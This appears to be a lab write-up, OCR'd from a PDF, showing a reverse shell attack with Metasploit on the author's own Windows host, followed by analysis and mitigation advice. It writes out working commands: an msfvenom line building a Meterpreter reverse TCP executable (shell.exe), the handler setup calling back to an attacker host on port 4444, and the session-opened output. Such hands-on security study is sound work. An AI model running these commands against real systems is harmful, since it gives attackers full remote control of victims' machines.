
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST <my Kali IP address>

set LPORT 4444

exploit




Step -> 02 : Generated Reverse Shell Payload

On Kali, I created a malicious .exe file using:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=<my IP> LPORT=4444 -f exe -o shell.exe

This generated the payload file shell.exe.



Step ->03 : Transfer Payload to Target Windows Machine

- I transferred the shell.exe to my Windows system (host machine)
- Then, I executed shell.exe on Windows.




Step ->04 : Connection Established

As soon as the Windows machine ran shell.exe, the Metasploit handler on Kali received the reverse connection:

[*] Sending stage ...

[*] Meterpreter session 1 opened

I was now inside the Windows machine with meterpreter shell access allowing full remote control.



ANALYSIS:

- Demonstrated how a simple executable (disguised) can be used to gain full access to a target machine.
- Attack success depends on the ability to bypass antivirus and social engineer the user to run the executable.
- Reinforces how vital endpoint protection and user awareness are in preventing reverse shell attacks.

MITIGATION STEPS:

1. Block outbound connections to uncommon ports (like 4444) via firewall.
2. Use updated antivirus to detect payloads.

3. Educate users about not running unknown or suspicious .exe files.
4. Monitor logs for reverse shell activity or connections to suspicious IPs.
5. Implement application whitelisting to prevent execution of unauthorized binaries.

RESOURCES USED:

- Kali Linux (Metasploit, Msfvenom)
- Windows 10 OS (Target)
- shell.exe (reverse TCP payload)
- Network Bridge for communication